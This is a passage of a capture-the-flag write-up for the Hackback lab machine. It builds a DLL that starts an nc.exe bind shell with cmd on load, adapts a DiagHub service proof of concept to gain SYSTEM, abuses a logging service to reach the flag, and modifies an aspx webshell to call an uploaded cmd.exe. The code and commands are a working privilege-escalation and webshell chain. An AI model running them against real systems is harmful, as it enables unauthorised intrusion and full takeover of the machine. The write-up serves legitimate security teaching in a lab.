First I'll create my payload. I'll open Visual Studio, and go to File > New > Project. On the left I'll select Installed > Visual C++ > Windows Desktop. Then on the right, I'll select DLL. I'll give it a name, and hit OK:



New Project
Recent
Installed
Visual C#
Visual Basic
Visual C++
Windows Desktop
Cross Platform
MFC/ATL
Test
Other
Visual F#
SQL Server
Other Project Types
Online
Not finding what you are looking for?
Open Visual Studio Installer
Sort by: Default
Search (Ctrl+E)
Windows Console Application Visual C++
Dynamic-Link Library (DLL) Visual C++
Static Library Visual C++
Windows Desktop Application Visual C++
Windows Desktop Wizard Visual C++
Browse...
OK
Cancel

Type: Visual C++

A project for a dynamic-link library (DLL) that runs on Windows. DLLs hold code that can be shared between multiple running programs at the same time. DLLs are compiled separately from the programs that use them, but are still required for these programs to function.

Name: hackback

Location: C:\Users\REM\source\repos

Solution name: hackback

☑ Create directory for solution


☐ Add to Source Control

This creates the project, and if I expand the Source Files folder on the right, I'll see three .cpp files. I'll open up `dllmain.cpp`, and add two lines. First I'll add `#include <stdlib.h>`, which gives me access to the `system` function. The, under the case for `DLL_PROCESS_ATTACH`, I'll add the a call to start another `nc` listener. `DLL_PROCESS_ATTACH` is the case when a process loads the DLL, so I can have my shell running on dll load.

```
// dllmain.cpp : Defines the entry point for the DLL application.
#include "stdafx.h"
#include <stdlib.h>
```

```
BOOL APIENTRY DllMain( HMODULE hModule,
                       DWORD  ul_reason_for_call,
                       LPVOID lpReserved
                     )
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
                system("c:\\windows\\system32\\spool\\drivers\\color\\nc.exe -e cm
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}
```

I'll set my configuration to



Release x64


and select Build > Build Solution. At the bottom, I should see something that end in:

```
Finished generating code
hackback.vcxproj -> C:\Users\REM\source\repos\hackback\x64\Release\hackback.dll
Done building project "hackback.vcxproj".
========== Build: 1 succeeded, 0 failed, 0 up-to-date, 0 skipped ==========
```

DiagHub Code

I'm going to start with existing code and chop it down to what I need. Either the Google POC or RealOriginal's POC will work, and in fact, it looks like the same code is used for this part. I'll use the ALPC POC from RealOriginal. I'll download the zip from GitHub, and double click on the .sln file to open it in VS.


Whenever I first open someone else's code, I immediately build it to make sure it works. That way if I make changes and it doesn't build, I know it was something I added. In this case, I'll get an error:



Code	Description	Project	File	I
MSB8036	The Windows SDK version 10.0.16299.0 was not found. Install the required version of Windows SDK or change the SDK version in the project property pages or by right-clicking the solution and selecting "Retarget solution".	ALPC-TaskSched-LPE	Microsoft.Cpp.WindowsS...	4

After some googling, I’ll see I can fix this by going to Project > Retarget solution and select the most recent SDK I have, 10.0.17763.0. Now I’ll build again, and it works.

I’ll next open `ALPC-TaskSched-LPE.cpp`. This has the `wmain` function, where execution will start. Lines 76-125 contain `wmain`, most of which I don’t need here.



```
int wmain(int argc, wchar_t** argv)
{
    if (argc != 3)
    {
        printf("%ls [dll] [temp]\n", argv[0]);
        return 0;
    }

    else {
        wchar_t FileToOverwrite[MAX_PATH] = L"C:\\Windows\\System32\\license.rtf";

        printf("[*] Copying current %ls over to %ls\n", FileToOverwrite, argv[2]);

        if (!CopyFileW(FileToOverwrite, argv[2], FALSE))
        {
            printf("[!] Failed to copy over to temporary file, are you certain you have write permissions?\n");
            return 0;
        }

        printf("[*] Setting C:\\Windows\\System32\\license.rtf to RWX\n");


        CreateNativeHardlink(L"C:\\Windows\\Tasks\\UpdateTask.job", FileToOverwrite);

        RunExploit();

        printf("[*] Copying %ls over C:\\Windows\\System32\\license.rtf\n", argv[1]);

        if (!CopyFileW(argv[1], FileToOverwrite, FALSE))
        {
            printf("[!] Failed to copy %ls over C:\\Windows\\System32\\license.rtf", argv[1]);
            return 0;
        }

        printf("[+] Loading DLL\n");
        LoadDll();

        printf("[+] If everything has gone well, you should have a SYSTEM shell!\n");

        printf("[*] Restoring original license.rtf\n");

        if (!CopyFileW(argv[2], FileToOverwrite, FALSE))
        {
            printf("[!] Failed in copying the original file over! Make sure to cleanup");
            return 0;
        }
    }

    return 0;
```

Click for full size image

Again, this code is exploiting a previously patched (and patched on Hackback) vulnerability to write a dll into `SYSTEM32`. That vulnerability is set up in the red and yellow sections, then executed in the green and orange sections. In pink, there's a call `LoadDll()`, which is the DiagHub bit. Then there's some cleanup in blue. I don’t need any of that code except the pink part, since I can write my dll there using the service. I’ll chop out all the stuff that’s not needed, and I’ll make sure it still builds.

I’ll clean out some more functions from this main file. I’ll try deleting each one, and after each delete, I’ll make sure it still builds. If it breaks, I’ll undo the delete, otherwise I leave it cut. I’m left with:

```
#include "stdafx.h"
#include "rpc_h.h"
#include <fstream>
#include <comdef.h>
#include "ScopedHandle.h"

#include "DiagHub.h"

#pragma comment(lib, "rpcrt4.lib")

using namespace std;

RPC_STATUS CreateBindingHandle(RPC_BINDING_HANDLE *binding_handle)
{
        RPC_STATUS status;
        RPC_BINDING_HANDLE v5;
        RPC_SECURITY_QOS SecurityQOS = {};
        RPC_WSTR StringBinding = nullptr;
        RPC_BINDING_HANDLE Binding;

        StringBinding = 0;
        Binding = 0;
        status = RpcStringBindingComposeW(L"c8ba73d2-3d55-429c-8e9a-c44f006f69fc",
                nullptr, nullptr, nullptr, &StringBinding);
        if (status == RPC_S_OK)
        {
                status = RpcBindingFromStringBindingW(StringBinding, &Binding);
                RpcStringFreeW(&StringBinding);
                if (!status)
                {
                        SecurityQOS.Version = 1;
                        SecurityQOS.ImpersonationType = RPC_C_IMP_LEVEL_IMPERSONAT
                        SecurityQOS.Capabilities = RPC_C_QOS_CAPABILITIES_DEFAULT;
                        SecurityQOS.IdentityTracking = RPC_C_QOS_IDENTITY_STATIC;

                        status = RpcBindingSetAuthInfoExW(Binding, 0, 6u, 0xAu, 0,
                        if (!status)
                        {
                                v5 = Binding;
                                Binding = 0;
                                *binding_handle = v5;
                        }
                }
        }

        if (Binding)
                RpcBindingFree(&Binding);
        return status;
}

extern "C" void __RPC_FAR * __RPC_USER midl_user_allocate(size_t len)
{
        return(malloc(len));
}

extern "C" void __RPC_USER midl_user_free(void __RPC_FAR * ptr)
{
        free(ptr);
}

int wmain(int argc, wchar_t** argv)
{
                printf("[+] Loading DLL\n");
                LoadDll();
        return 0;
}
```

Next I'll open up `DiagHub.cpp`. On line 121, I'll see the call to `AddAgent`:

```
                session->AddAgent(L"license.rtf", agent_guid);
```

Knowing that this original exploit write the malicious dll to `license.rtf`, I'll change "license.rtf" to "0xdf.log".

Local Testing

Before taking this to target, I want to test locally. It's important to test as a non-admin user, and since my normal user is in the admin group, I'll create a new one:

```
C:\Users\0xdf>net user dummy dummy /add
```

Then I'll open a shell as dummy:

```
C:\Users\0xdf>runas /user:dummy cmd.exe
Enter the password for dummy:
Attempting to start cmd.exe as user "DESKTOP-2C3IQHO\dummy" ...
```

Additionally, I'll need to place a few files:

- Move a copy of `nc.exe` into `C:\Windows\System32\spool\drivers\color`.
- Move a copy of `hackback.dll` to `C:\Windows\System32\0xdf.log`.
- Make a copy of my modified `ALPC-TaskSched-LPE.exe` somewhere that dummy can execute. I dropped it in `\users\public\desktop`.

When I run it, I get an error:

```
C:\Users\dummy>\Users\Public\Desktop\ALPC-TaskSched-LPE.exe
[+] Loading DLL
Invalid pointer
80004003
```

I went into the code and started adding `printf` statements after each meaningful line, rebuilding, and running, until I found where the error was happening, on line 118, at the call to `CreateSession`:

```
            service->CreateSession(&config, nullptr, &session);
```

The `session` variable is where the output is stored, so something must be wrong in `config`. It is set just above:

```
            SessionConfiguration config = {};
            config.version = 1;
            config.monitor_pid = ::GetCurrentProcessId();
            CoCreateGuid(&config.guid);
            bstr_t path = valid_dir;
            config.path = path;
            ICollectionSessionPtr session;
```

The only thing there that might be off is the `path`? That's set to `valid_dir`, which is set up at lines 91-96:

```
            WCHAR valid_dir[MAX_PATH];
            GetModuleFileName(nullptr, valid_dir, MAX_PATH);
            WCHAR* p = wcsrchr(valid_dir, L'\\');
            *p = 0;
            StringCchCat(valid_dir, MAX_PATH, L"\\etw");
            CreateDirectory(valid_dir, nullptr);
```

This code is getting the current path of the running binary, finding the last `\`, setting that to null (thus terminating the string, leaving the full folder path without the file name). Then it appends `\etw`, and creates that directory. Later, when it tries to start the session, it tries to start in that directory. But what if the user can’t create a directory in the current running dir?

```
C:\Users\dummy>mkdir \users\Public\Desktop\test
Access is denied.
```

Then the `CreateDirectory` call will fail, and then the session will try to create in a dir that doesn’t exist.

I could solve this two ways. Make sure to drop the binary into a directory I can write to. For example, I don’t get the error if I stage out of `\users\dummy\appdata\local\temp`. I could also just remove the creation of the `etw` directory and set `valid_dir` to something that my user can write to. That’s what I did:

```
                WCHAR valid_dir[MAX_PATH] = L"\\programdata";
                //GetModuleFileName(nullptr, valid_dir, MAX_PATH);
                //WCHAR* p = wcsrchr(valid_dir, L'\\');
                //*p = 0;
                //StringCchCat(valid_dir, MAX_PATH, L"\\etw");
                //CreateDirectory(valid_dir, nullptr);
```

Now on running, it just hangs (as `nc` is listening), and I can connect:

```
C:\Users\dummy>\Users\Public\Desktop\ALPC-TaskSched-LPE.exe
[+] Loading DLL
```

```
C:\Users\REM>whoami
desktop-2c3iqho\0xdf

C:\Users\0xdf>\Windows\System32\spool\drivers\color\nc.exe 127.0.0.1 4445
Microsoft Windows [Version 10.0.16299.492]
(c) 2017 Microsoft Corporation. All rights reserved.
```

```
C:\WINDOWS\system32>whoami
nt authority\system
```

On Target

I’ll stage the same files on target. If I haven’t already, I can create `\windows\system32\0xdf.log` with `UserLogger`. Then I can upload over the WinRM shell my dll overwriting `0xdf.log`. I’ll drop my executable into the `color` directory:

```
PS hackback\simple@HACKBACK Documents> UPLOAD diaghub/hackback.dll \windows\system
Uploading diaghub/hackback.dll to \windows\system32\0xdf.log
OK
PS hackback\simple@HACKBACK Documents> UPLOAD diaghub/hackback-diaghub.exe \window
Uploading diaghub/hackback-diaghub.exe to \windows\system32\spool\drivers\color\df
53784 bytes of 189096 bytes copied
80676 bytes of 189096 bytes copied
107568 bytes of 189096 bytes copied
134460 bytes of 189096 bytes copied
161352 bytes of 189096 bytes copied
188244 bytes of 189096 bytes copied
189096 bytes of 189096 bytes copied
OK
```

Now I’ll run it, and it just hangs:

```
C:\>\windows\system32\spool\drivers\color\df.exe
```

From a new terminal, I’ll connect to `nc` again over `proxychains`:

```
root@kali# proxychains nc 127.0.0.1 4445
ProxyChains-3.1 (http://proxychains.sf.net)
Microsoft Windows [Version 10.0.17763.292]
(c) 2018 Microsoft Corporation. All rights reserved.
```

```
C:\Windows\system32>whoami
nt authority\system
```

root.txt

As SYSTEM, I’ll head to the administrator desktop to get `root.txt`. First, it won’t show up because it’s hidden:

```
C:\Users\Administrator\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is 00A3-6B07

 Directory of C:\Users\Administrator\Desktop

02/06/2019  12:34 PM    <DIR>          .
02/06/2019  12:34 PM    <DIR>          ..
               0 File(s)              0 bytes
               2 Dir(s)  91,173,220,352 bytes free
```

`dir /a` solves that, but it’s quite large for a 32-byte hash:

```
C:\Users\Administrator\Desktop>dir /a
 Volume in drive C has no label.
 Volume Serial Number is 00A3-6B07

 Directory of C:\Users\Administrator\Desktop

02/06/2019  12:34 PM    <DIR>          .
02/06/2019  12:34 PM    <DIR>          ..
02/06/2019  10:20 AM               282 desktop.ini
02/09/2019  02:37 PM             1,958 root.txt
               2 File(s)          2,240 bytes
               2 Dir(s)  91,173,220,352 bytes free
```

Outputting the file reveals some donkey ascii art:

```
C:\Users\Administrator\Desktop>type root.txt

                                __...----..
                             .-'           `-.
                            /        .---.._  \
                            |        |   \  \ |
                             `.      |    | | |        _____
                               `     '    | | /    _.-`      `.
                                \    |  .'| //'''.'            \
                                 `---'_(`.||.`.`.'    _.`.'''-. \
                                    _(`'.    `.`.`'.-'  \\     \ \
                                   (' .'   `-._.- /      \\     \ |
                                  ('./   `-._   .-|       \\     ||
                                  ('.\ | | 0') ('0 __.--.  \`----'/
                             _.--('..|   `--    .'  .-.  `. `--..'
               _..--..._ _.-'    ('.:|      .  /   ` 0 `   \
            .'         .-'        `..'  |  / .^.           |
           /         .'                 \ '  .             `._
        .'|                              `.  \`...____.----._.'
      .'.'|         .                      \ |    |_||_||__|
     //   \         |                  _.-'| |_ `.   \
     ||   |         |                     /\ \_| _  _ |
     ||   |         /.     .              ' `.`.| || ||
     ||   /        ' '     |        .     |   `.`---'/
   .' `.  |       .' .'`.   \     .'     /      `...'
 .'     \  \    .'.'     `---\    '.-'   |
)/\ / /)/ .|    \             `.   `.\   \
 )/ \(   /  \   |               \   | `.  `-.
  )/     )   |  |             __ \   \.-`    \
         |  /|  )  .-.      //' `-|   \  _   /
        / _| |  `-'.-.\     ||    `.   )_.--'
        )  \ '-.  /  '|     ''.__.-`\  |
       /  `-\  '._|--'               \  `.
       \    _\                       /    `---.
       /.--`  \                      \    .''''\
       `._..._|                       `-.'  .-. |
                                        '_.'-./.'
```

Before I got too panicked, I decided to check for Alternative Data Streams:

```
C:\Users\Administrator\Desktop>dir /a /r
 Volume in drive C has no label.
 Volume Serial Number is 00A3-6B07

 Directory of C:\Users\Administrator\Desktop

02/06/2019  12:34 PM    <DIR>          .
02/06/2019  12:34 PM    <DIR>          ..
02/06/2019  10:20 AM               282 desktop.ini
02/09/2019  02:37 PM             1,958 root.txt
                                    35 root.txt:flag.txt:$DATA
               2 File(s)          2,240 bytes
               2 Dir(s)  91,173,220,352 bytes free
```

There's the flag. I can use PowerShell to output it:

```
C:\Users\Administrator\Desktop>powershell -c Get-Content -stream flag.txt root.txt
6d29b069...
```

Beyond Root

Unintended root.txt

I chatted with a few folks who found an unintended way to get `root.txt` as hacker, but it was jkr and chivato who first tipped me to it.

I'll use the `userlogger` service to write to a alternative data stream on `root.txt`:

```
C:\Windows\system32>sc start userlogger c:\Users\Administrator\Desktop\root.txt:fo

SERVICE_NAME: userlogger
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 2  START_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x7d0
        PID                : 2052
        FLAGS              :

C:\Windows\system32>sc stop userlogger

SERVICE_NAME: userlogger
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 3  STOP_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x4
        WAIT_HINT          : 0x0
```

Now I can access the file:

```
C:\Windows\system32>icacls \Users\Administrator\Desktop\root.txt
\Users\Administrator\Desktop\root.txt Everyone:(F)
```

And grab the flag:

```
C:\Windows\system32> powershell -c Get-Item -Path
\Users\Administrator\Desktop\root.txt -force -stream *
```

```
PSPath        :
Microsoft.PowerShell.Core\FileSystem::C:\Users\Administrator\Desktop\root.txt::$DA

PSParentPath  :
Microsoft.PowerShell.Core\FileSystem::C:\Users\Administrator\Desktop
PSChildName   : root.txt::$DATA
PSDrive       : C
PSProvider    : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName      : C:\Users\Administrator\Desktop\root.txt
Stream        : :$DATA
Length        : 1958

PSPath        :
Microsoft.PowerShell.Core\FileSystem::C:\Users\Administrator\Desktop\root.txt:flag

PSParentPath  :
Microsoft.PowerShell.Core\FileSystem::C:\Users\Administrator\Desktop
PSChildName   : root.txt:flag.txt
PSDrive       : C
PSProvider    : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName      : C:\Users\Administrator\Desktop\root.txt
Stream        : flag.txt
Length        : 35

PSPath        :
Microsoft.PowerShell.Core\FileSystem::C:\Users\Administrator\Desktop\root.txt:foo.

PSParentPath  :
Microsoft.PowerShell.Core\FileSystem::C:\Users\Administrator\Desktop
PSChildName   : root.txt:foo.log
PSDrive       : C
PSProvider    : Microsoft.PowerShell.Core\FileSystem
```

```
PSIsContainer : False
FileName      : C:\Users\Administrator\Desktop\root.txt
Stream        : foo.log
Length        : 58

C:\Windows\system32>powershell -c Get-Content -stream flag.txt
\Users\Administrator\Desktop\root.txt
6d29b069...
```


aspx Webshell

Upload and Fail

When I got access to upload files, and found php was blocked, I also noticed that ASP.NET was enabled for the server. I would later use that with reGeorge. But I did try to run an `aspx` webshell. I uploaded it:


```
hackback> help upload
Upload a local file to target
        Spaces allowed in target path, not local path
        upload [local file] [path on target]
hackback> upload cmdasp.aspx 5e83b6ed422399de04408b80f3e5470e.aspx
hackback> dir
Array
(
    [0] => .
    [1] => ..
    [2] => 5e83b6ed422399de04408b80f3e5470e.aspx
    [3] => index.html
    [4] => site.txt
    [5] => webadmin.php
)
1
```

Then I visited `http://admin.hackback.htb/2bb6916122f1da34dcd916421e531578/5e83b6ed422399de04408b80f3e5470e.aspx`:



admin.hackback.htb/2bb6916122f1da34dcd916421e531578/5e83b6ed422399de04408b80f3e5470e.aspx

I was feeling excited at this point, but nothing would execute. Entering `whoami` and submitting crashed the page:



Server Error in '/' Application.

Runtime Error

Description: An application error occurred on the server. The current custom error settings for this application prevent the details of the application error from being viewed remotely (for security reasons). It could, however, be viewed by browsers running on the local server machine.

Details: To enable the details of this specific error message to be viewable on remote machines, please create a <customErrors> tag within a "web.config" configuration file located in the root directory of the current web application. This <customErrors> tag should then have its "mode" attribute set to "Off".

```
<!-- Web.Config Configuration File -->

<configuration>
    <system.web>
        <customErrors mode="Off"/>
    </system.web>
</configuration>
```

Notes: The current error page you are seeing can be replaced by a custom error page by modifying the "defaultRedirect" attribute of the application's <customErrors> configuration tag to point to a custom error page URL.

```
<!-- Web.Config Configuration File -->

<configuration>
    <system.web>
        <customErrors mode="RemoteOnly" defaultRedirect="mycustompage.htm"/>
    </system.web>
</configuration>
```

Why Crash?

The reason the page crashed before is that I, as www-data, can’t access `cmd.exe` or `powershell.exe`:

```
PS C:\> cacls \windows\system32\cmd.exe
C:\windows\system32\cmd.exe
        HACKBACK\www-data:(DENY)(special access:)
```

```
    READ_CONTROL
    SYNCHRONIZE
    FILE_GENERIC_READ
    FILE_GENERIC_EXECUTE
    FILE_READ_DATA
    FILE_READ_EA
    FILE_EXECUTE
    FILE_READ_ATTRIBUTES

    NT SERVICE\TrustedInstaller:F
    BUILTIN\Administrators:R
    NT AUTHORITY\SYSTEM:R
    BUILTIN\Users:R
    APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:R
    APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:R

PS C:\> cacls \windows\system32\windowspowershell\v1.0\powershell.exe
C:\windows\system32\windowspowershell\v1.0\powershell.exe
    HACKBACK\www-data:(DENY)(special access:)
    READ_CONTROL
    SYNCHRONIZE
    FILE_GENERIC_READ
    FILE_GENERIC_EXECUTE
    FILE_READ_DATA
    FILE_READ_EA
    FILE_EXECUTE
    FILE_READ_ATTRIBUTES

    NT SERVICE\TrustedInstaller:F
    BUILTIN\Administrators:R
    NT AUTHORITY\SYSTEM:R
    BUILTIN\Users:R
    APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:R
    APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:R
```

```
PS C:\> cacls \windows\system32\windowspowershell\v1.0\powershell_ise.exe
C:\windows\system32\windowspowershell\v1.0\powershell_ise.exe
    HACKBACK\www-data:(DENY)(special access:)
    READ_CONTROL
    SYNCHRONIZE
    FILE_GENERIC_READ
    FILE_GENERIC_EXECUTE
    FILE_READ_DATA
    FILE_READ_EA
    FILE_EXECUTE
    FILE_READ_ATTRIBUTES

    NT SERVICE\TrustedInstaller:F
    BUILTIN\Administrators:R
    NT AUTHORITY\SYSTEM:R
    BUILTIN\Users:R
    APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:R
    APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:R
```

The webshell uses `cmd.exe` to run commands. This is towards the top:

```
string ExcuteCmd(string arg)
{
ProcessStartInfo psi = new ProcessStartInfo();
psi.FileName = "cmd.exe";
psi.Arguments = "/c "+arg;
psi.RedirectStandardOutput = true;
psi.UseShellExecute = false;
Process p = Process.Start(psi);
StreamReader stmrdr = p.StandardOutput;
string s = stmrdr.ReadToEnd();
stmrdr.Close();
return s;
}
```

So if I can’t access `cmd.exe`, this will crash.

Work-Around

Since the only thing keeping me from running the aspx webshell is `cmd.exe`, what if I upload my own? I grabbed a copy from my local machine, and uploaded it to target:

```
hackback> upload cmd.exe \windows\system32\spool\drivers\color\cmd.exe
```

Now I’ll change one line in the webshell from:

```
psi.FileName = "cmd.exe";
```


to:

```
psi.FileName = "c:\\windows\\system32\\spool\\drivers\\color\\cmd.exe";
```

Now I’ll upload that file:

```
hackback> upload cmdasp.aspx 4b11843da0a0d31f083318647cd3e12c.aspx
```

And visit the shell, and I can run commands as www-data:



admin.hackback.htb/2bb6916122f1da34dcd916421e531578

Command: whoami /priv

```
PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
```

This is a bit buggy, and I still can't connect out. I could use `reGeorge` to proxy and connect to a listening `nc.exe` as www-data. That still doesn't buy me much. But it's interesting to see how to get around the barrier of lack of access to `cmd.exe`.

http.ps1

I also wanted to take a look at `\inetpub\wwwroot\http.ps1`. I couldn't see this file as simple or hacker. But it's the file that's providing responses on port 6666.

```
function Load-Packages
{
    param ([string] $directory = 'Packages')
    $assemblies = Get-ChildItem $directory -Recurse -Filter '*.dll' | Select -Expa
